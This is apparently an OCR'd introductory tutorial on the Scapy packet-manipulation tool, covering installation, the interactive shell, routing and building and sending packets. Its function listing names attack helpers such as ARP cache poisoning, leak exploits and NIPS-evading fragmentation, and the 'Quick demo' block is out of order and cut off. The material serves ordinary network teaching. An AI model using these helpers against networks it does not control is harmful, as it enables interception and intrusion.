
Scapy

`Scapy` is a Python program that enables the user to send, sniff and dissect and forge network packets. This capability allows construction of tools that can probe, scan or attack networks.

Scapy is a powerful interactive packet manipulation program. It is able to forge or decode packets of a wide number of protocols, send them on the wire, capture them, match requests and replies, and much more. Scapy can easily handle most classical tasks like scanning, tracerouting, probing, unit tests, attacks or network discovery. It can replace hping, arpspoof, arp-sk, arping, p0f and even some parts of Nmap, tcpdump, and tshark.

It also performs very well at a lot of other specific tasks that most other tools can't handle, like sending invalid frames, injecting your own 802.11 frames, combining technics (VLAN hopping+ARP cache poisoning, VOIP decoding on WEP encrypted channel, ...), etc.



Scapy mainly does two things: sending packets and receiving answers.

You define a set of packets, it sends them, receives answers, matches requests with answers and returns a list of packet couples (request, answer) and a list of unmatched packets. This has the big advantage over tools like Nmap or hping that an answer is not reduced to (open/closed/filtered), but is the whole packet.


On top of this can be build more high level functions, for example, one that does traceroutes and give as a result only the start TTL of the request and the source IP of the answer. One that pings a whole network and gives the list of machines answering. One that does a portscan and returns a LaTeX report.

What makes Scapy so special

These tools have been built for a specific goal and can't deviate much from it. For example, an ARP cache poisoning program won't let you use double 802.1q encapsulation. Or try to find a program that can send, say, an ICMP packet with padding (I said padding, not payload, see?). In fact, each time you have a new need, you have to build a new tool.

You might be wondering that there are dozens of packet crafting tools, network scanners so why should we use Scapy?

- Scapy is not just another packet crafting tool, it comes with a lot of new concepts and paradigms.
- Scapy is not desgined as a simple but rather a framework upon which you can build other custom tools.
- Fast packet design
- Probe once, interpret many
- Scapy decodes, it does not interpret



Quick demo

```
IPOption_MTU_Probe         |IP Option MTU Probe
IPOption_MTU_Reply         |IP Option MTU Reply
IPOption_NOP               |IP Option No Operation
IPOption_RR                |IP Option Record Route
IPOption_Router_Alert      |IP Option Router Alert
IPOption_SDBM              |IP Option Selective Directed Broadcast Mode
IPOption_SSRR              |IP Option Strict Source and Record Route
IPOption_Security          |IP Option Security
IPOption_Stream_Id         |IP Option Stream ID
IPOption_Traceroute        |IP Option Traceroute
IPerror                    |IP in ICMP
TCP                        |TCP
TCPerror                   |TCP in ICMP
UDP                        |UDP
UDPerror                   |UDP in ICMP
>>> ls(IP)
version    : BitField (4 bits)                     = (4)
ihl        : BitField (4 bits)                     = (None)
tos        : XByteField                            = (0)
len        : ShortField                            = (None)
id         : ShortField                            = (1)
flags      : FlagsField (3 bits)                   = (<Flag 0 ()>)
frag       : BitField (13 bits)                    = (0)
ttl        : ByteField                             = (64)
proto      : ByteEnumField                         = (0)
chksum     : XShortField                           = (None)
src        : SourceIPField                         = (None)
dst        : DestIPField                           = (None)
options    : PacketListField                       = ([])
>>> pk
```

First, we play a bit and create four IP packets at once. Let's see how it works. We first instantiate the IP class. Then, we instantiate it again and we provide a destination that is worth four IP addresses (/30 gives the netmask). Using a Python idiom, we develop this implicit packet in a set of explicit packets. Then, we quit the interpreter. As we provided a session file, the variables we were working on are saved, then reloaded:

How to install scapy?

There are two methods to install **scapy** into our syatem. First one is using **pip** and second one is using packeges from **github**.

> **Note**: Scapy is pre-installed in Kali Linux and Parrot OS

Latest release

> **Note:** To get the latest versions, with bugfixes and new features, but maybe not as stable, see the development version.

=> Using pip:

```
$ pip install --pre scapy[basic]
```

In fact, since 2.4.3, Scapy comes in 3 bundles:

Bundle	Contains	Pip command
Default	Only Scapy	`pip install scapy`
Basic	Scapy & IPython. Highly recommended	`pip install --pre scapy[basic]`
Complete	Scapy & all its main dependencies	`pip install --pre scapy[complete]`

=> USing Packages

Current development version

If you always want the latest version with all new features and bugfixes, use Scapy's Git repository:

1. Install the Git version control system.
2. Check out a clone of Scapy's repository:

```
$ git clone https://github.com/secdev/scapy.git
```

> **Note:** You can also download Scapy's latest version in a zip file:

```
$ wget --trust-server-names
https://github.com/secdev/scapy/archive/master.zip   # or wget -O
master.zip https://github.com/secdev/scapy/archive/master.zip
$ unzip master.zip
$ cd master
```

Install Scapy in the standard distutils way:

```
$ cd scapy
$ sudo python setup.py install
```

If you used Git, you can always update to the latest version afterwards:

```
$ git pull
$ sudo python setup.py install
```

> **Note**: You can run scapy without installing it using the `run_scapy (unix)` or `run_scapy.bat` (Windows) script or running it directly from the executable zip file.

The following steps describe how to install (or update) Scapy itself. Dependent on your platform, some additional libraries might have to be installed to make it actually work.

Linux native

Scapy can run natively on Linux, without libpcap.

- Install `Python 2.7 or 3.4+`.
- Install tcpdump and make sure it is in the $PATH. (It's only used to compile BPF filters (`-ddd` option))
- Make sure your kernel has Packet sockets selected (`CONFIG_PACKET`)
- If your kernel is < 2.6, make sure that Socket filtering is selected (`CONFIG_FILTER`)

Debian/Ubuntu

```
$ sudo apt-get install tcpdump
$ sudo apt-get install python-scapy
```

Windows

Scapy is primarily being developed for Unix-like systems and works best on those platforms. But the latest version of Scapy supports Windows out-of-the-box. So you can use nearly all of Scapy's features on your Windows machine as well.

You need the following software in order to install Scapy on Windows:

- Python: Python 2.7.X or 3.4+. After installation, add the Python installation directory and its Scripts subdirectory to your PATH. Depending on your Python version, the defaults would be `C:\Python27` and `C:\Python27\Scripts` respectively.
- Npcap: the latest version. Default values are recommended. Scapy will also work with Winpcap.
- Scapy: latest development version from the Git repository. Unzip the archive, open a command prompt in that directory and run `python setup.py install`.

Just download the files and run the setup program. Choosing the default installation options should be safe. (In the case of `Npcap`, Scapy will work with `802.11` option enabled. You might want to make sure that this is ticked when installing).

After all packages are installed, open a command prompt (cmd.exe) and run Scapy by typing `scapy`. If you have set the PATH correctly, this will find a little batch file in your `C:\Python27\Scripts` directory and instruct the Python interpreter to load Scapy.

If really nothing seems to work, consider skipping the Windows version and using Scapy from a Linux Live CD – either in a virtual machine on your Windows host or by booting from CDROM: An older version of Scapy is already included in grml and BackTrack for example. While using the Live CD you can easily upgrade to the latest Scapy version by using the above installation methods.

Reference: Download and Installation .

prerequisites to use scapy

- Basics of Python programming. (strings, lists, functions, list comprehensions etc)
- Knowledge of basic networking concepts. (Enough to know what an IP address, port number, OSI model etc.)
- Comfortable with basic operations on your host operating system.(copying files, using text editor)

Exploring scapy

=> *Starting Scapy - Scapy Interactive Mode*

Scapy can be run in two different modes, interactively from a terminal window and programmatically from a Python script. Let's start getting familiar with Scapy using the interactive mode.

Scapy comes with a short script to start interactive mode so from your terminal you can just type scapy:

> Note: Scapy's interactive shell is run in a terminal session. Root privileges are needed to send the packets, so we're using `sudo` here.

```
$ sudo scapy
```

```
kali@srinivas:~$ sudo scapy
INFO: Can't import PyX. Won't be able to use psdump() or pdfdump().
WARNING: No route found for IPv6 destination :: (no default route?)
      .SYPACCCSASYY
P /SCS/CCS        ACS | Welcome to Scapy
       /A          AC | Version 2.4.3
     A/PS       /SPPS |
        YP        (SC | https://github.com/secdev/scapy
```

```
       SPS/A.      SC |
    Y/PACC         PP | Have fun!
     PY*AYC       CAA
          YYCY//SCYP   using IPython 7.14.0
>>>
```

=> *List of all the scapy commands*

To view basic commands type `lsc()` in scapy terminal.

```
>>> lsc()
IPID_count          : Identify IP id values classes in a list of packets
arpcachepoison      : Poison target's cache with (your MAC,victim's IP)
couple
arping              : Send ARP who-has requests to determine which hosts
are up
arpleak             : Exploit ARP leak flaws, like NetBSD-SA2017-002.
bind_layers         : Bind 2 layers on some specific fields' values.
bridge_and_sniff    : Forward traffic between interfaces if1 and if2,
sniff and return
chexdump            : Build a per byte hexadecimal representation
computeNIGroupAddr  : Compute the NI group Address. Can take a FQDN as
input parameter
corrupt_bits        : Flip a given percentage or number of bits from a
string
corrupt_bytes       : Corrupt a given percentage or number of bytes from a
string
defrag              : defrag(plist) -> ([not fragmented], [defragmented],
defragment          : defragment(plist) -> plist defragmented as much as
possible
dhcp_request        : Send a DHCP discover request and return the answer
dyndns_add          : Send a DNS add message to a nameserver for "name" to
have a new "rdata"
dyndns_del          : Send a DNS delete message to a nameserver for "name"
etherleak           : Exploit Etherleak flaw
explore             : Function used to discover the Scapy layers and
protocols.
fletcher16_checkbytes: Calculates the Fletcher-16 checkbytes returned as 2
byte binary-string.
fletcher16_checksum : Calculates Fletcher-16 checksum of the given buffer.
fragleak            : --
fragleak2           : --
fragment            : Fragment a big IP datagram
fuzz                :
getmacbyip          : Return MAC address corresponding to a given IP
address
getmacbyip6         : Returns the MAC address corresponding to an IPv6
address
```

```
hexdiff             : Show differences between 2 binary strings
hexdump             : Build a tcpdump like hexadecimal view
hexedit             : Run hexedit on a list of packets, then return the
edited packets.
hexstr              : Build a fancy tcpdump like hex from bytes.
import_hexcap       : Imports a tcpdump like hexadecimal view
is_promisc          : Try to guess if target is in Promisc mode. The
target is provided by its ip.
linehexdump         : Build an equivalent view of hexdump() on a single
line
ls                  : List  available layers, or infos on a given layer
class or name.
neighsol            : Sends and receive an ICMPv6 Neighbor Solicitation
message
overlap_frag        : Build overlapping fragments to bypass NIPS
promiscping         : Send ARP who-has requests to determine which hosts
are in promiscuous mode
rdpcap              : Read a pcap or pcapng file and return a packet list
report_ports        : portscan a target and output a LaTeX table
restart             : Restarts scapy
send                : Send packets at layer 3
sendp               : Send packets at layer 2
sendpfast           : Send packets at layer 2 using tcpreplay for
performance
sniff               :
split_layers        : Split 2 layers previously bound.
sr                  : Send and receive packets at layer 3
sr1                 : Send packets at layer 3 and return only the first
answer
sr1flood            : Flood and receive packets at layer 3 and return only
the first answer
srbt                : send and receive using a bluetooth socket
srbt1               : send and receive 1 packet using a bluetooth socket
srflood             : Flood and receive packets at layer 3
srloop              : Send a packet at layer 3 in loop and print the
answer each time
srp                 : Send and receive packets at layer 2
srp1                : Send and receive packets at layer 2 and return only
the first answer
srp1flood           : Flood and receive packets at layer 2 and return only
the first answer
srpflood            : Flood and receive packets at layer 2
srploop             : Send a packet at layer 2 in loop and print the
answer each time
tcpdump             : Run tcpdump or tshark on a list of packets.
tdecode             :
traceroute          : Instant TCP traceroute
traceroute6         : Instant TCP traceroute using IPv6
```

```
traceroute_map       : Util function to call traceroute on multiple
targets, then
tshark               : Sniff packets and print them calling pkt.summary().
wireshark            :
wrpcap               : Write a list of packets to a pcap file
>>>
```

=> *Getting help on any function*

```
>>> help(arpcachepoison)
Help on function arpcachepoison in module scapy.layers.l2:

arpcachepoison(target, victim, interval=60)
    Poison target's cache with (your MAC,victim's IP) couple
    arpcachepoison(target, victim, [interval=60]) -> None
```

=> *Selecting Network Interface*

If you have multiple network interfaces on your computer, you might have to double check which interface Scapy will use by default. Run scapy from the terminal and run the `conf.iface` command. See what interface Scapy will use by default by looking at the iface value:

```
>>> conf.iface
'eth0'
>>>
```

If the default interface is not the one you will use, you can change the value like this:

```
>>> conf.iface="en3"
```

Instead of en3, use the interface you want to be your default

If you are constantly switching back and forth between interfaces, you can specify the interface to use when you run Scapy commands. Here are some Scapy functions and how you might use the iface argument

```
>>> sniff(count=10, iface="en3")
>>> send(pkt, iface="en3")
```

=> *Routing*

To Verify current routing

```
>>> conf.route
Network         Netmask         Gateway        Iface  Output IP       Metric
0.0.0.0         0.0.0.0         192.168.43.1   eth0   192.168.43.225  100
127.0.0.0       255.0.0.0       0.0.0.0        lo     127.0.0.1       1
192.168.43.0    255.255.255.0   0.0.0.0        eth0   192.168.43.225  100
```

Now Scapy has its own routing table, so that you can have your packets routed differently than the system:

```
>>> conf.route.delt(net="0.0.0.0/0",gw="192.168.43.1")
WARNING: no matching route found
>>> conf.route.add(net="0.0.0.0/0",gw="192.168.43.254")
>>> conf.route.add(host="192.168.43.1",gw="192.168.43.1")
>>> conf.route
Network         Netmask           Gateway          Iface  Output IP
Metric
0.0.0.0         0.0.0.0           192.168.43.1     eth0   192.168.43.225  100
0.0.0.0         0.0.0.0           192.168.43.254   eth0   192.168.43.225  1
127.0.0.0       255.0.0.0         0.0.0.0          lo     127.0.0.1       1
192.168.43.0    255.255.255.0     0.0.0.0          eth0   192.168.43.225  100
192.168.43.1    255.255.255.255   192.168.43.1     eth0   192.168.43.225  1
>>>
```

=> *Check Scapy configuration*

To view configuration details just type `conf`

```
>>> conf
ASN1_default_codec = <ASN1Codec BER[1]>
AS_resolver = <scapy.as_resolvers.AS_resolver_multi object at
0x7f340bec79a0>
BTsocket   = <BluetoothRFCommSocket: read/write packets on a connected
L2CAP...
L2listen   = <L2ListenSocket: read packets at layer 2 using Linux
PF_PACKET ...
L2socket   = <L2Socket: read/write packets at layer 2 using Linux
PF_PACKET ...
L3socket   = <L3PacketSocket: read/write packets at layer 3 using Linux
PF_P...
L3socket6  = functools.partial(<L3PacketSocket: read/write packets at
layer ...
USBsocket  = None
[....]
```

We can select diffent layers/Protocols using `explore()` command in scapy. It gave a GUI pop up for selecting layers.

```
>>>explore()
```

```
| Scapy v2.4.3 |

Please select a layer among the following, to see all packets contained in it:

( ) Packet class. Binding mechanism. fuzz() method.
( ) ASN.1 Packet
( ) Bluetooth layers, sockets and send/receive functions.
( ) CACE Per-Packet Information (PPI) header.
( ) Bluetooth 4LE layer
( ) Classes and functions for layer 2 protocols.
( ) IPv4 (Internet Protocol v4).
(*) IPv6 (Internet Protocol v6).
( ) DHCP (Dynamic Host Configuration Protocol) and BOOTP
( ) DHCPv6: Dynamic Host Configuration Protocol for IPv6. [RFC 3315]
( ) DNS: Domain Name System.
( ) Wireless LAN according to IEEE 802.11.
( ) Wireless MAC according to IEEE 802.15.4.
( ) Extensible Authentication Protocol (EAP)
( ) GPRS (General Packet Radio Service) for mobile data communication.
( ) HSRP (Hot Standby Router Protocol): proprietary redundancy protocol for Cisco routers.  # noqa: E501
( ) IPsec layer
( ) IrDA infrared data communication.
( ) ISAKMP (Internet Security Association and Key Management Protocol).
( ) PPP (Point to Point Protocol)
( ) L2TP (Layer 2 Tunneling Protocol) for VPNs.
( ) LLMNR (Link Local Multicast Node Resolution).
( ) LLTD Protocol
( ) MGCP (Media Gateway Control Protocol)
( ) Mobile IP.
( ) NetBIOS over TCP/IP

                    <  Ok  > <  Cancel  >
```

```
( ) Cisco NetFlow protocol v1, v5, v9 and v10 (IPFix)
( ) NTP (Network Time Protocol).
( ) PPTP (Point to Point Tunneling Protocol)
( ) RADIUS (Remote Authentication Dial In User Service)
( ) RIP (Routing Information Protocol).
( ) RTP (Real-time Transport Protocol).
( ) SCTP (Stream Control Transmission Protocol).
( ) 6LoWPAN Protocol Stack
( ) Skinny Call Control Protocol (SCCP)
( ) SMB (Server Message Block), also known as CIFS.
( ) SNMP (Simple Network Management Protocol).
( ) TFTP (Trivial File Transfer Protocol).
( ) VRRP (Virtual Router Redundancy Protocol).
( ) Virtual eXtensible Local Area Network (VXLAN)
( ) X.509 certificates.
( ) ZigBee bindings for IEEE 802.15.4.

                    <  Ok  > <  Cancel  >
```

Also we can explore by specifying the layer with command like `explore(scapy.layers.dns)`

```
>>> explore(scapy.layers.dns)
Packets contained in scapy.layers.dns:
Class                    |Name
-------------------------|------------------------------
DNS                      |DNS
DNSQR                    |DNS Question Record
DNSRR                    |DNS Resource Record
DNSRRDLV                 |DNS DLV Resource Record
DNSRRDNSKEY              |DNS DNSKEY Resource Record
DNSRRDS                  |DNS DS Resource Record
DNSRRMX                  |DNS MX Resource Record
```

```
DNSRRNSEC                |DNS NSEC Resource Record
DNSRRNSEC3               |DNS NSEC3 Resource Record
DNSRRNSEC3PARAM          |DNS NSEC3PARAM Resource Record
DNSRROPT                 |DNS OPT Resource Record
DNSRRRSIG                |DNS RRSIG Resource Record
DNSRRSOA                 |DNS SOA Resource Record
DNSRRSRV                 |DNS SRV Resource Record
DNSRRTSIG                |DNS TSIG Resource Record
EDNS0TLV                 |DNS EDNS0 TLV
InheritOriginDNSStrPacket|
>>>
```

=> *List of protocols supported*

You can also use the `ls()` command to view the available protocols and fields for each layer. In Scapy Interactive mode, run the `ls()` command and just look at ALL the supported protocols.

```
>>> ls()
AH          : AH
AKMSuite    : AKM suite
ARP         : ARP
.
.
.
ICMPv6PacketTooBig : ICMPv6 Packet Too Big
ICMPv6ParamProblem : ICMPv6 Parameter Problem
ICMPv6TimeExceeded : ICMPv6 Time Exceeded
ICMPv6Unknown : Scapy6 ICMPv6 fallback class
IP          : IP
IPOption    : IP Option

.
.
.
ZigbeeNWKStub : Zigbee Network Layer for Inter-PAN Transmission
ZigbeeSecurityHeader : Zigbee Security Header

TIP: You may use explore() to navigate through all layers using a clear
GUI
>>>
```

To see the fields and default values for any protocol, just run the `ls()` function on the protocol like this:

```
>>> ls(Ether)
dst          : DestMACField                          = (None)
src          : SourceMACField                        = (None)
type         : XShortEnumField                       = (36864)
>>>
```

```
>>> ls(UDP)
sport        : ShortEnumField                        = (53)
dport        : ShortEnumField                        = (53)
len          : ShortField                            = (None)
chksum       : XShortField                           = (None)
>>>
```

```
>>> ls(IP)
version      : BitField (4 bits)                     = (4)
ihl          : BitField (4 bits)                     = (None)
tos          : XByteField                            = (0)
len          : ShortField                            = (None)
id           : ShortField                            = (1)
flags        : FlagsField (3 bits)                   = (<Flag 0 ()>)
frag         : BitField (13 bits)                    = (0)
ttl          : ByteField                             = (64)
proto        : ByteEnumField                         = (0)
chksum       : XShortField                           = (None)
src          : SourceIPField                         = (None)
dst          : DestIPField                           = (None)
options      : PacketListField                       = ([])
>>>
```

=> *Creating a packet*

- Scapy packet creation is consistent with layered approach in networking.
- The basic building block of a packet is a layer, and a whole packet is built by stack- ing layers on top of one another.
- In scapy, packets are constructed by defining packet headers for each protocol at different layers of TCP/IP and then stacking these layers in order.
- To create a DNS query, you need to build Ether(sometimes optional), IP,UDP headers and stack them using / operator.

Creating packet in one line

```
>>> packet = Ether()/IP(dst='8.8.8.8')/TCP(dport=53,flags='S')
```

A full-fledged DNS request packet

```
>>> dns_query =
IP(dst="8.8.8.8")/UDP(dport=53)/DNS(rd=1,qd=DNSQR(qname="null.co.in"))
>>> dns_query
<IP  frag=0 proto=udp dst=8.8.8.8 |<UDP  sport=domain dport=domain |<DNS
rd=1 qd=<DNSQR  qname='null.co.in' |> |>>>
>>>
```

Create each layer individually and stack them using `'/'` operator

```
>>> l2 = Ether()
>>> l3 = IP(dst='8.8.8.8/30')
>>> l4 = TCP(dport=53, flags = 'S')
>>> packet = l2/l3/l4
>>> packet
<Ether  type=IPv4 |<IP  frag=0 proto=tcp dst=Net('8.8.8.8/30') |<TCP
dport=domain flags=S |>>>
>>>
```


Sample packet

Here we will create a sample packet using scapy.

```
>>> s=IP(ttl=10)               # s - name of the packet, ttl - time to
live, and IP - Internet Protocol
>>> s                          # To check the created packet
<IP  ttl=10 |>
>>> s.src="192.168.43.13"      # s.src - specifies source of the packet
>>> s.dst="192.168.43.1"       # s.dst - specifies Destination of the
packet
>>> s                          # To check the created packet
<IP  ttl=10 src=192.168.43.13 dst=192.168.43.1 |>
>>>
```

Sending packet using scapy


To view the sent packet, we need to setup the **wireshark** and filter the traffic as per our packet sorce/destination.



Now send the created packet using scapy.

```
>>> send(s)
.
Sent 1 packets.
>>>
```

Check the sended packet in wireshark.



=> ***Generating sets of packets***

For the moment, we have only generated one packet. Let see how to specify sets of packets as easily. Each field of the whole packet (ever layers) can be a set. This implicitly defines a set of packets, generated using a kind of cartesian product between all the fields.

```
>>> a=IP(dst="www.slashdot.org/30")
>>> a
<IP  dst=Net('www.slashdot.org/30') |>
>>> [p for p in a]
[<IP  dst=216.105.38.12 |>,
 <IP  dst=216.105.38.13 |>,
 <IP  dst=216.105.38.14 |>,
 <IP  dst=216.105.38.15 |>]
>>> b=IP(ttl=[1,2,(5,9)])
>>> b
<IP  ttl=[1, 2, (5, 9)] |>
>>> [p for p in b]
[<IP  ttl=1 |>,
 <IP  ttl=2 |>,
 <IP  ttl=5 |>,
 <IP  ttl=6 |>,
 <IP  ttl=7 |>,
 <IP  ttl=8 |>,
 <IP  ttl=9 |>]
>>> c=TCP(dport=[80,443])
>>> [p for p in a/c]
[<IP  frag=0 proto=tcp dst=216.105.38.12 |<TCP  dport=http |>>,
 <IP  frag=0 proto=tcp dst=216.105.38.12 |<TCP  dport=https |>>,
 <IP  frag=0 proto=tcp dst=216.105.38.13 |<TCP  dport=http |>>,
 <IP  frag=0 proto=tcp dst=216.105.38.13 |<TCP  dport=https |>>,
 <IP  frag=0 proto=tcp dst=216.105.38.14 |<TCP  dport=http |>>,
 <IP  frag=0 proto=tcp dst=216.105.38.14 |<TCP  dport=https |>>,
 <IP  frag=0 proto=tcp dst=216.105.38.15 |<TCP  dport=http |>>,
 <IP  frag=0 proto=tcp dst=216.105.38.15 |<TCP  dport=https |>>]
>>>
```

Some operations (like building the string from a packet) can't work on a set of packets. In these cases, if you forgot to unroll your set of packets, only the first element of the list you forgot to generate will be used to assemble the packet.

=> Sending packets

Now that we know how to manipulate packets. Let's see how to send them. The send() function will send packets at layer 3. That is to say, it will handle routing and layer 2 for you. The sendp() function will work at layer 2. It's up to you to choose the right interface and the right link layer protocol. send() and sendp() will also return sent packet list if return_packets=True is passed as parameter.

```
>>> send(IP(dst="1.2.3.4")/ICMP())
.
Sent 1 packets.
>>> sendp(Ether()/IP(dst="1.2.3.4",ttl=(1,4)), iface="eth0")
....
Sent 4 packets.
